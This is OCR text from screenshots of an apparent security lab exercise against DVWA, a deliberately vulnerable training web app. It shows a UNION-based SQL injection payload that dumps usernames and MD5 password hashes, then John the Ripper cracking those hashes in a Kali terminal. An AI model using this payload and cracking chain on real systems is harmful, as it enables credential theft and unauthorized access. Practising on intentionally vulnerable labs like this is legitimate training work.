


Damn Vulnerable Web Ap
Notifications
Not secure
192.168.1.77/dvwa/vulnerabilities/sqli/?id=1%27+UNION+SELECT+1%2C+CONCAT%28user_id%...
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
1' UNION SELECT 1, CONCA
Submit
ID: 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#
First name: admin
Surname: admin
ID: 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#
First name: 1
Surname: 1:admin:5f4dcc3b5aa765d61d8327deb882cf99
ID: 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#
First name: 1
Surname: 2:gordonb:e99a18c428cb38d5f260853678922e03
ID: 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#
First name: 1
Surname: 3:1337:8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#
First name: 1
Surname: 4:pablo:0d107d09f5bbe40cade3de5c71e9e9b7
ID: 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#
First name: 1
Surname: 5:smithy:5f4dcc3b5aa765d61d8327deb882cf99
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7


root@kali: /home/kali/Desktop
File Actions Edit View Help
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Desktop]
└─#
┌──(root㉿kali)-[/home/kali/Desktop]
└─# john --format=raw-md5 ash
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=3
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (?)
password (?)
abc123 (?)
letmein (?)
Proceeding with incremental:ASCII
charley (?)
5g 0:00:00:00 DONE 3/3 (2024-01-18 09:46) 26.31g/s 937673p/s 937673c/s 941715C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
┌──(root㉿kali)-[/home/kali/Desktop]
└─#